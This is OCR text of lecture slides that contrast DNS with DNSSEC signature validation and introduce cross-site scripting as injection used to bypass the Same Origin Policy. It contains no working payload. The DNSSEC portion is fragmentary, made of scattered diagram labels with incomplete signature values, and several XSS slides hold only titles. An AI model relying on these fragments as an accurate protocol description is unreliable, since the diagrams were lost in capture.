
DNSSEC:


mail.google.com?
ns1.google.com
.com A 1.2.3.4
SIG 0x1F92..9
Similarly, the root will return .com's KEY, which will validate this signature
Client
google.com?
google.com KEY 0x828C..E
SIG 0x90A4..5
com's NS

DNS:


mail.google.com?
Client
ns1.google.com
mail.google.com A 1.2.3.4

DNSSEC:


mail.google.com?
Client
ns1.google.com
mail.google.com A 1.2.3.4
SIG 0x
google.com?
Client
google.com KEY 0x
SIG 0x90A4..5
Finally, we can validate the .com KEY supposedly returned by the root using our **hardwired** knowledge of the root’s public key

XSS


Cross-Site Scripting (*XSS*)

- Attacker's goal: cause victim's browser to execute Javascript written by the attacker …
- … but with the browser believing that the script instead sent by a *trusted server* (e.g. `mybank.com`)
  - In order to circumvent the Same Origin Policy (SOP), which will prevent the browser from letting Javascript received directly from `evil.com` to have full access to content from `mybank.com`
- A form of *command injection:*
  - What's meant to be data instead gets treated as code to execute
  - Conceptually, same type of problem as buffer overflow, SQL injection

Cross-Site Scripting (XSS)


Victim client

Cross-Site Scripting (XSS)




Cross-Site Scripting (XSS)


Cross-Site Scripting (XSS)




Cross-Site Scripting (XSS)




Cross-Site Scripting (XSS)



